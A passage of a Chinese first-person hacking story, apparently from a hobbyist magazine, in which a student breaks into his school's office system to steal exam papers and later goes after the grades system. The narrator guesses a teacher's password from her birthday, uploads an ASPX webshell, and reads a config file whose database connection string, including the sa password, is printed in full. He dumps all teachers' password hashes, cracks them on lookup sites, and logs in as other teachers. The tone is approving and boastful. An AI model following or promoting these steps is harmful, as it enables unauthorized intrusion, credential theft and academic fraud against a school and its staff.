


图4

打开网站，看了看，叫一点智慧网络办公系统，一看就是一个商业版本，漏洞较少，注入没怎么考虑。我想，作为一位女老师，安全意识肯定不高，估计是她手机号，生日之类的。正好，我又有老师的QQ，于是，匆忙打开她的资料，（如图2）老师33岁，是12月30号的，那密码会不会就是771230了？（解释下，因为老师33岁，就用2011减去33再减去1就是1977了，组合起来就是771230了）我于是拿着这个试了下，我那个时候差点窒息。（如图3）就这样，密码就破了，然后我便开始找期末试卷，系统个人文件柜中没有，我想我们老师是外语系的，但我们是计算机系的，她肯定和外面有联系，果然，邮件里找到了。（如图4，图5）找试卷花了我大概半小时，一开始都想放弃了。




图5

现在试卷也拿到了，密码也破了，貌似没什么可做了。但是，我们考试不是考一门，有好几门，数据库，C#都要考，这就意味着，好戏才刚刚开始。我于是想，既然有密码了，能不能好好利用下，最好把所有老师的账号都搞到，这就意味着，我要搞定这个办公系统的数据库。记得刚才我提到了那个叫个人文件柜的东东，那时给老师存文件的，那能不能利用下了？由于办公系统是ASPX的，于是我找出一个大的ASPX马，直接传上去，上传成功，（如图6）点击链接访问大马，哈哈，成功了，（如图7）一切是如此的顺利，感觉这个办公系统安全性太差。




图6




图7




图8




图9





图10


图11

在马里转了转，看到了非常想要的文件，WEB.cfg，有了它，数据库就是我的了。将文件下了下来，用记事本打开，数据库密码一览无余，（如图8）赶紧回到大马中，到数据库执行那块中，下拉选MSSQL,然后照着记事本里的‘server=192.168.16.8;uid=sa;pwd=85871589_sql;database=Netoffice’，复制上去，点击GO连接，又成功了，（如图9）选择NETOFFICE数据库，所有的表都出来了（如图10）。这么多表中，肯定有一个表存放着账号密码，果然在下面看到了一个USERS表，于是我在数据库语句框中写下 select * from users ，点击query执行，电脑顿时间卡住了，所有老师的账号密码都显示了出来（如图11）。但现在又一个问题出来了，密码被加密过了，貌似是40位MD5的，记得以前杂志介绍过破解40位MD5密码的，但我

没按照杂志上那么做，我直接把这40位丢进www.cmd5.com，发现它是SHA1类型的，并且还要收费，所以，在这里，我向大家推荐一个免费的密码查询网站，是国外的，数据量蛮大的，www.md5decrypter.co.uk，表上的密码都能在上面查到，后来我找到数据库老师的名字，将他的账号记下，密码破出，进入办公系统，没找到试卷。后来又搞到C#老师的，进去后，也没有试卷，这下，心灰了。




图12




图13

搞到现在，也累了，现在想想，我已经有了所有老师的账号密码，和网站的控制权。能不能在深入一下了，然后我便在学校网站上转，发现了又一个好东西，学校教务系统，这就是我们查成绩的地方，我顿时豁然开朗，找试卷不就是为了能有好成绩嘛，如果能以老师身份进入教务系统不就好了嘛！打开教务系统网站，发现时青果软件学院网站管理系统，这个系统用的蛮多的。记得以前我姐姐学校就是用这个（如图12）。我们查成绩的时候，是用学号当用户名，身份证后六位是密码，今天在下拉菜单中选择教辅人员，发现，竟然是工号当用户名！我怎么知道老师